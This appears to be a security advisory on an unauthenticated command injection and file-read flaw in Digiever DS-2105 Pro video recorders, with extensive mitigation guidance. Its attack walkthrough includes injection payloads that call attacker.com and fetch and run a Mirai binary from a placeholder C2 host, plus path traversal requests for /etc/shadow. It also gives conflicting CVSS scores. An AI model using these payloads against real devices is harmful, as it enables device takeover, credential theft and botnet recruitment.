Digiever DS-2105 Pro NVR Authorization Bypass & Command Injection

CVE-2023-52163 CVE-2023-52164 CVSS 9.8 CISA KEV RCE End-of-Life
Overview
A critical vulnerability chain in Digiever DS-2105 Pro Network Video Recorders (NVRs) enables attackers to bypass authorization checks and execute arbitrary system commands with elevated privileges, leading to full device compromise. CVE-2023-52163 is a missing authorization vulnerability combined with OS command injection affecting the time_tzsetup.cgi endpoint. Attackers can send crafted HTTP requests to the vulnerable CGI script without authentication, injecting malicious commands that execute with root privileges on the underlying Linux system. The vulnerability is compounded by CVE-2023-52164, an arbitrary file read flaw, allowing attackers to exfiltrate sensitive data including credentials and configuration files. CISA (Cybersecurity and Infrastructure Security Agency) confirmed active exploitation, adding CVE-2023-52163 to the Known Exploited Vulnerabilities (KEV) catalog on December 2024. The DS-2105 Pro NVR is end-of-life (EoL) and no longer supported by Digiever, meaning no security patches will be released. Threat actors are leveraging the vulnerability to deploy Mirai and ShadowV2 botnet malware, conscripting NVRs into DDoS armies and using compromised devices as pivot points for lateral movement into enterprise and operational technology (OT) networks. The widespread exposure of surveillance systems on the internet exacerbates the threat, with thousands of vulnerable devices accessible to attackers. Organizations using Digiever DS-2105 Pro NVRs face immediate risk of surveillance compromise, data theft, and network infiltration.
Vulnerability Specifications
| Attribute | Details |
|---|---|
| Primary CVE ID | CVE-2023-52163 |
| Related CVE | CVE-2023-52164 (Arbitrary File Read) |
| CVSS Score | 8.8 (High) |
| CWE Classification | CWE-862: Missing Authorization, CWE-78: OS Command Injection |
| Vulnerability Type | Authorization Bypass, OS Command Injection, Arbitrary File Read |
| Affected Product | Digiever DS-2105 Pro Network Video Recorder (NVR) |
| Vendor | Digiever |
| Affected Component | time_tzsetup.cgi (CGI web interface endpoint) |
| Affected Versions | All firmware versions (End-of-Life product) |
| Patched Versions | None (EoL device, no patches available) |
| Product Status | End-of-Life (EoL), no vendor support |
| Attack Vector | Network (remote exploitation via HTTP/HTTPS) |
| Attack Complexity | Low (simple HTTP requests, no authentication required) |
| Privileges Required | None (unauthenticated exploitation) |
| User Interaction | None |
| Scope | Unchanged (impact contained to NVR, but enables lateral movement) |
| Confidentiality Impact | High (arbitrary file read, video footage access, credential theft) |
| Integrity Impact | High (command execution, malware installation, configuration changes) |
| Availability Impact | High (device hijacking, DoS, botnet conscription) |
| Exploit Availability | Active exploitation confirmed (CISA KEV catalog) |
| Exploit Complexity | Low (publicly known, automated scanning/exploitation) |
| Malware Campaigns | Mirai botnet, ShadowV2 botnet |
| Internet Exposure | Thousands of devices exposed (Shodan, Censys) |
Technical Details
Vulnerability Overview
The Digiever DS-2105 Pro NVR suffers from two critical vulnerabilities that can be chained for complete device takeover:
CVE-2023-52163: Missing Authorization + OS Command Injection
- Affected Endpoint:
/cgi-bin/time_tzsetup.cgi - Root Cause: CGI script fails to validate user authentication before processing requests
- Command Injection: Unsanitized user input passed directly to system shell commands
- Impact: Unauthenticated attackers can execute arbitrary OS commands as root user
CVE-2023-52164: Arbitrary File Read
- Affected Component: Web interface file handling
- Root Cause: Path traversal vulnerability allows reading files outside web root
- Impact: Attackers can read sensitive files including:
/etc/passwd,/etc/shadow(credential files)- Configuration files with admin passwords
- SSL/TLS private keys
- Video surveillance metadata
Root Cause Analysis
1. Legacy CGI Architecture
- Outdated web interface: Uses CGI scripts instead of modern web frameworks with built-in protections
- Direct system calls: CGI scripts call
system(),popen(),exec()without sanitization - No input validation: User input directly interpolated into shell commands
2. Missing Authentication Layer
- No access control: Critical configuration endpoints lack authentication middleware
- Assumption of trust: Design assumes NVR only accessible on trusted local network
- Internet exposure: Many deployments expose NVR management interface to public internet
3. Insufficient Input Sanitization
- No escaping: Special shell characters (
;,|,&,$(),`) not filtered - No allowlist: Timezone parameter accepts arbitrary strings instead of validated timezone names
- No length checks: Buffer overflow potential in string handling
End-of-Life Status Implications
Digiever DS-2105 Pro designated End-of-Life:
- No security updates: Vendor will not release firmware patches
- No support: Technical support discontinued
- No mitigation from vendor: Organizations must implement network-level controls or replace devices
- Permanent vulnerability: Device will remain vulnerable indefinitely
Attack Scenario
Step-by-Step Exploitation
-
Mass Scanning for Exposed NVRs
Attacker identifies vulnerable Digiever DS-2105 Pro NVRs using internet-wide scanning:- Shodan/Censys queries:
"Digiever" "DS-2105",product:"Digiever NVR" - Port scanning: Scan for common NVR ports (80/tcp, 443/tcp, 8080/tcp)
- Banner grabbing: HTTP headers reveal "Digiever" or "DS-2105 Pro" in responses
- Automated tools: Masscan, ZMap scan entire IPv4 space for exposed devices
Attacker compiles list of thousands of exposed NVRs: 203.0.113.50, 198.51.100.100, etc.
- Shodan/Censys queries:
-
Vulnerability Fingerprinting
Attacker confirms presence of vulnerable endpoints:- Probe CGI endpoint: Send GET request to
/cgi-bin/time_tzsetup.cgi - Version detection: Check HTTP response headers, login page HTML for version strings
- Vulnerability confirmation: Test for unauthenticated access to admin functions
Device at
203.0.113.50responds totime_tzsetup.cgiwithout authentication → Vulnerable. - Probe CGI endpoint: Send GET request to
-
Command Injection Testing
Attacker crafts malicious payload to test command injection:# Test payload: DNS exfiltration to verify command execution curl -X POST "http://203.0.113.50/cgi-bin/time_tzsetup.cgi" \ -d "timezone=UTC; nslookup test-$(whoami).attacker.com"- Attacker's DNS server receives query:
test-root.attacker.com - Confirms command executed as root user
- Attacker's DNS server receives query:
-
Malware Deployment
Attacker deploys Mirai or ShadowV2 botnet malware:# Mirai deployment payload POST /cgi-bin/time_tzsetup.cgi HTTP/1.1 Content-Type: application/x-www-form-urlencoded timezone=UTC; cd /tmp; wget http://[C2_SERVER]/bins/mirai.arm -O mirai; chmod 777 mirai; ./mirai- Download: Fetches Mirai binary compiled for ARM architecture (common in NVRs)
- Execute: Runs malware with root privileges
- Persistence: Mirai adds itself to startup scripts for persistence after reboots
-
Botnet Conscription
Compromised NVR joins botnet network:- C2 Registration: Mirai connects to command-and-control server, registers new bot
- Awaits Commands: Listens for instructions (DDoS targets, scanning orders, propagation)
- DDoS Participation: Participates in distributed denial-of-service attacks against targets
- Scanning: Scans internet for additional vulnerable devices to infect
NVR now part of botnet with thousands of compromised IoT devices.
-
Surveillance System Compromise
Attacker accesses video surveillance functionality:- Live feed access: Views real-time camera feeds from all connected cameras
- Recording access: Downloads historical video footage
- Privacy violation: Surveillance of physical premises, employee activities, customer behavior
- Footage manipulation: Deletes or alters recordings (evidence tampering)
Attacker gains intelligence on physical security, layouts, personnel.
-
Credential Harvesting (CVE-2023-52164)
Attacker exploits arbitrary file read vulnerability:# Read password file curl "http://203.0.113.50/cgi-bin/[vulnerable_endpoint]?file=../../../../etc/shadow" # Extract admin credentials from config curl "http://203.0.113.50/cgi-bin/[vulnerable_endpoint]?file=../../../../etc/digiever/config.xml"- Password hashes: Extracted from
/etc/shadow, cracked offline - Configuration secrets: Admin passwords, network credentials stored in cleartext
- SSL keys: Private keys for HTTPS, VPN configurations
- Password hashes: Extracted from
-
Lateral Movement Preparation
Attacker uses compromised NVR as pivot point:- Network reconnaissance: Scan internal network from NVR's vantage point
nmap -sn 192.168.1.0/24 nmap -sV -p 22,80,443,445,3389 192.168.1.0/24 - ARP spoofing: Position NVR for man-in-the-middle attacks on local network
- Credential reuse: Test harvested credentials against other internal systems
- Tunnel establishment: Set up reverse SSH tunnel or VPN for persistent access
- Network reconnaissance: Scan internal network from NVR's vantage point
-
Enterprise Network Infiltration
Attacker moves from NVR to corporate network:- SMB exploitation: Attack Windows file servers on same network
- RDP brute force: Target Windows systems with harvested/cracked credentials
- IoT device compromise: Pivot to other vulnerable IoT devices (IP cameras, building management)
- OT system access: If NVR on operational technology (OT) network, attack industrial control systems
Attacker escalates from surveillance system to full enterprise compromise.
-
Persistence and Propagation
Attacker maintains long-term access:- Backdoor accounts: Create hidden user accounts for future access
- Cron jobs: Add scheduled tasks to re-download malware if removed
- Firmware modification: Replace firmware with backdoored version (if feasible)
- Network persistence: Deploy additional malware on other network devices
- Propagation: Use compromised NVR to scan and infect other vulnerable devices on internet
Impact Assessment
Complete loss of surveillance privacy and confidential data:
- Video footage access: Attackers view real-time and recorded video from all connected cameras, exposing sensitive activities, personnel, customers, and proprietary operations
- Credential theft: Admin passwords, network credentials, and user accounts extracted via CVE-2023-52164 arbitrary file read
- Configuration exposure: Network topology, VLAN configurations, connected camera details, and security settings revealed
- Intelligence gathering: Attackers map physical layouts, identify security vulnerabilities in physical premises, and gather business intelligence
- Compliance violations: Exposure of video surveillance data may violate GDPR, HIPAA, CCPA, or industry regulations
Confidentiality breach extends beyond NVR to entire monitored environment.
Attackers can manipulate surveillance data and device configurations:
- Footage tampering: Delete or modify video recordings to conceal criminal activity, sabotage evidence
- Configuration changes: Alter camera settings, recording schedules, motion detection thresholds to disable surveillance
- Malware installation: Deploy persistent backdoors, botnet malware, or ransomware on NVR
- Firmware corruption: Overwrite firmware with malicious versions (if writable)
- Log manipulation: Delete authentication logs, access logs to hide exploitation tracks
- False feeds: Inject fake video streams or loop recordings to deceive monitoring personnel
Integrity violations undermine trust in surveillance systems as security tools.
Device functionality and surveillance operations disrupted:
- Botnet conscription: NVR resources consumed by DDoS attacks, degrading legitimate surveillance functions
- Device bricking: Malicious firmware updates or configuration changes render NVR inoperable
- Denial of service: Resource exhaustion attacks (CPU, memory, disk) prevent recording or streaming
- Network disruption: Compromised NVR used to attack other devices on local network, causing widespread outages
- Ransomware: Surveillance recordings encrypted and held for ransom
- Physical security impact: Disabled surveillance during security incidents leaves blind spots for physical threats
Availability loss creates windows of opportunity for physical security breaches.
NVR compromise often gateway to broader network infiltration:
- Trusted network position: NVRs typically on internal networks with access to other systems
- Credential reuse: Harvested credentials often work on other corporate systems (Active Directory, servers)
- Network segmentation failures: Many deployments lack proper VLAN isolation, allowing NVR-to-corporate network communication
- IoT ecosystem access: Compromised NVR can attack other IoT devices (cameras, access control, HVAC, building management)
- OT/ICS infiltration: In industrial settings, NVR compromise may provide path to operational technology networks controlling physical processes
Initial compromise scope limited to NVR but rapidly expands to enterprise-wide impact.
Mitigation Strategies
Immediate Actions (Critical Priority)
-
Remove from Internet Exposure: Immediately disable public internet access to NVRs:
- Check firewall rules blocking external access to ports 80, 443, 8080, 554 (RTSP)
- Disable port forwarding on routers exposing NVR to internet
- Use Shodan/Censys to verify devices no longer externally accessible
- If remote access required, implement VPN-only access (see below)
-
Network Segmentation: Isolate NVRs on separate VLAN:
# Example VLAN configuration VLAN 10: Corporate network (workstations, servers) VLAN 20: Surveillance network (NVRs, IP cameras) - ISOLATED # Firewall rules: - ALLOW VLAN 10 → VLAN 20 (viewing only, HTTP/HTTPS) - DENY VLAN 20 → VLAN 10 (no lateral movement) - DENY VLAN 20 → Internet (no C2 communication, allow only managed updates) -
Incident Response Check: Determine if devices already compromised:
- Review NVR logs for suspicious HTTP requests to
/cgi-bin/time_tzsetup.cgi - Check running processes:
ps aux | grep -E "mirai|bot|scanner" - Examine network connections:
netstat -anp | grep ESTABLISHED - Look for unusual files in
/tmp,/var/tmp,/dev/shm - Monitor outbound network traffic for botnet C2 indicators (IRC ports, known C2 IPs)
- Review NVR logs for suspicious HTTP requests to
-
Factory Reset (If Compromised): Reset NVR to remove malware:
- Perform factory reset via hardware button or admin interface
- Change all default credentials immediately after reset
- Restore from clean backup if available
- Warning: Malware may survive resets if persistent in firmware; replacement recommended
Access Control Hardening
-
VPN-Only Access: Require VPN for remote management:
- Deploy site-to-site VPN or client VPN (OpenVPN, WireGuard, IPsec)
- Disable direct internet access to NVR web interface
- Configure firewall to allow NVR access only from VPN subnet
- Use multi-factor authentication (MFA) for VPN access
-
Firewall Rules: Restrict NVR communication:
# Allow only necessary traffic - ALLOW: Specific workstation IPs → NVR (HTTP/HTTPS viewing) - ALLOW: NVR → NTP servers (time synchronization) - ALLOW: NVR → DNS servers (name resolution) - DENY: NVR → Internet (all other outbound traffic) - DENY: Internet → NVR (all inbound traffic) -
Change Default Credentials: Update all passwords:
- Admin account: Use strong, unique password (20+ characters)
- Camera accounts: Change default camera login credentials
- SNMP community strings: If enabled, use non-default values
- Disable unused accounts (guest, default user accounts)
-
Disable Unnecessary Services: Reduce attack surface:
- Disable UPnP (Universal Plug and Play)
- Disable ONVIF if not needed
- Disable SNMP if not used for monitoring
- Disable FTP, Telnet, SSH if not required (or restrict to specific IPs)
Device Replacement (Recommended)
-
Replace End-of-Life Devices: Since DS-2105 Pro is EoL with no patches available:
- Budget for replacement NVRs from supported vendors
- Select vendors with strong security track record and active support
- Evaluate modern NVR solutions with:
- Regular security updates and long support lifecycles
- Secure-by-default configurations
- Role-based access control (RBAC)
- Network segmentation capabilities
- Encrypted remote access (VPN integration)
-
Migration Planning:
- Inventory all Digiever DS-2105 Pro deployments
- Prioritize replacement based on internet exposure and network position
- Select replacement products with compatible camera support
- Plan migration to minimize surveillance downtime
- Implement security hardening on new devices from day one
Monitoring and Detection
-
Network Traffic Monitoring: Detect exploitation attempts and C2 communication:
- IDS/IPS signatures: Deploy Snort/Suricata rules for CVE-2023-52163 exploitation attempts
- HTTP logging: Log all HTTP requests to NVR, alert on
/cgi-bin/time_tzsetup.cgiaccess - Outbound traffic analysis: Alert on NVR connections to unusual external IPs or IRC ports
- Botnet C2 indicators: Block known Mirai/ShadowV2 C2 IP addresses and domains
-
SIEM Integration: Forward NVR logs to central security monitoring:
- Collect authentication logs, HTTP access logs, system logs
- Create alerts for:
- Failed authentication attempts (brute force indicators)
- Access to CGI scripts without authentication
- Large data transfers (exfiltration)
- Process creation events (malware execution)
-
Behavioral Analysis: Baseline normal NVR behavior:
- Monitor CPU/memory usage (spikes indicate malware or DDoS activity)
- Track network bandwidth usage (unusual uploads/downloads)
- Alert on new processes not matching expected NVR software
- Detect scanning activity originating from NVR (reconnaissance)
Security Awareness
-
Vendor Selection Training: Educate procurement teams:
- Evaluate vendor security posture before purchasing
- Consider long-term support and patch availability
- Avoid end-of-life products or vendors with poor security track records
-
Secure Deployment Guidelines: Train IT staff on IoT security:
- Never expose NVRs directly to internet
- Always change default credentials
- Implement network segmentation for IoT devices
- Regular security audits of surveillance infrastructure
Resources
CISA Advisories
- CISA Flags Actively Exploited Digiever NVR Vulnerability Allowing Remote Code Execution
- Updated CISA KEV list includes Digiever network video recorder RCE | SC Media
- CISA Flags Actively Exploited Digiever NVR Vulnerability Allowing Remote Code Execution - Live Threat Intelligence - Threat Radar | OffSeq.com
- CISA Adds Digiever Authorization Vulnerability to KEV List Following Active Exploitation